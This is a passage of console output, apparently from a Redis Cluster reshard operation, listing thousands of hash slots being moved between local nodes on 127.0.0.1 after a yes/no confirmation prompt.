Moving slot 51 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 52 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 53 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 54 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 55 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 56 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 57 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 58 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 59 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 60 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 61 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 62 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 63 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 64 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 65 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 66 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 67 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 68 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 69 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 70 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 71 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 72 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 73 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 74 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 75 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 76 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 77 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 78 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 79 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
```

```
Moving slot 80 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 81 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 82 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 83 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 84 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 85 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 86 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 87 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 88 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 89 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 90 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 91 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 92 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 93 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 94 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 95 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 96 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 97 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 98 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 99 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 100 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 101 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 102 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 103 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 104 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 105 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 106 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 107 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 108 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 109 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 110 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 111 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 112 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 113 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 114 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 115 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 116 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 117 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 118 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 119 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 120 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 121 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 122 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 123 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 124 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 125 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 126 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 127 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 128 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 129 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 130 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 131 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 132 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 133 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 134 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 135 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 136 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 137 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
```

```
Moving slot 138 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 139 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 140 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 141 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 142 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 143 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 144 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 145 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 146 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 147 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 148 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 149 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 150 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 151 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 152 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 153 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 154 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 155 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 156 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 157 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 158 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 159 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 160 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 161 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 162 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 163 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 164 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 165 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 166 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 167 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 168 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 169 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 170 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 171 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 172 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 173 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 174 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 175 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 176 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 177 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 178 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 179 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 180 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 181 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 182 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 183 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 184 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 185 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 186 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 187 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 188 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 189 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 190 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 191 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 192 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 193 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 194 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 195 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
```

```
Moving slot 196 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 197 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 198 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 199 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 200 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 201 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 202 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 203 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 204 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 205 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 206 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 207 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 208 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 209 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 210 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 211 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 212 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 213 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 214 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 215 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 216 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 217 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 218 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 219 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 220 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 221 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 222 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 223 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 224 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 225 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 226 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 227 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 228 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 229 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 230 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 231 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 232 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 233 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 234 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 235 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 236 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 237 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 238 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 239 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 240 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
...
...
...
Moving slot 2884 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2885 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2886 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2887 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2888 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2889 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2890 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2891 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2892 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2893 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
```

```
Moving slot 2894 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2895 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2896 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2897 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2898 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2899 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2900 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2901 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2902 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2903 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2904 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2905 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2906 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2907 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2908 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2909 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2910 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2911 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2912 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2913 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2914 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2915 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2916 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2917 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2918 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2919 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2920 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2921 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2922 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2923 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2924 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2925 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2926 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2927 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2928 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2929 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2930 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2931 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2932 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2933 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2934 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2935 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2936 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2937 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2938 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2939 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2940 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2941 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2942 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2943 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2944 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2945 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2946 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2947 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2948 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2949 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2950 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Moving slot 2951 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
```

```
    Moving slot 2952 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2953 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2954 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2955 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2956 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2957 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2958 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2959 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2960 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2961 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2962 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2963 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2964 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2965 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2966 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2967 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2968 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2969 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2970 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2971 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2972 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2973 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2974 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2975 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2976 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2977 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2978 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2979 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2980 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2981 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2982 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2983 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2984 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2985 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2986 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2987 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2988 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2989 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2990 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2991 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2992 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2993 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2994 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2995 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2996 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2997 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2998 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
    Moving slot 2999 from 13a2efaa5c6dd6df9cb8431c8922b6cde0ea9e28
Do you want to proceed with the proposed reshard plan (yes/no)? yes
Moving slot 0 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 1 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 2 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 3 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 4 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 5 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 6 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 7 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 8 from 127.0.0.1:7201 to 127.0.0.1:7204:
```

```
Moving slot 9 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 10 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 11 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 12 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 13 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 14 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 15 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 16 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 17 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 18 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 19 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 20 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 21 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 22 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 23 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 24 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 25 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 26 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 27 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 28 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 29 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 30 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 31 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 32 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 33 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 34 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 35 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 36 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 37 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 38 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 39 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 40 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 41 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 42 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 43 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 44 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 45 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 46 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 47 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 48 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 49 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 50 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 51 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 52 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 53 from 127.0.0.1:7201 to 127.0.0.1:7204:
Moving slot 54 from 127.0.0.1:7201 to 127.0.0.1:7204:
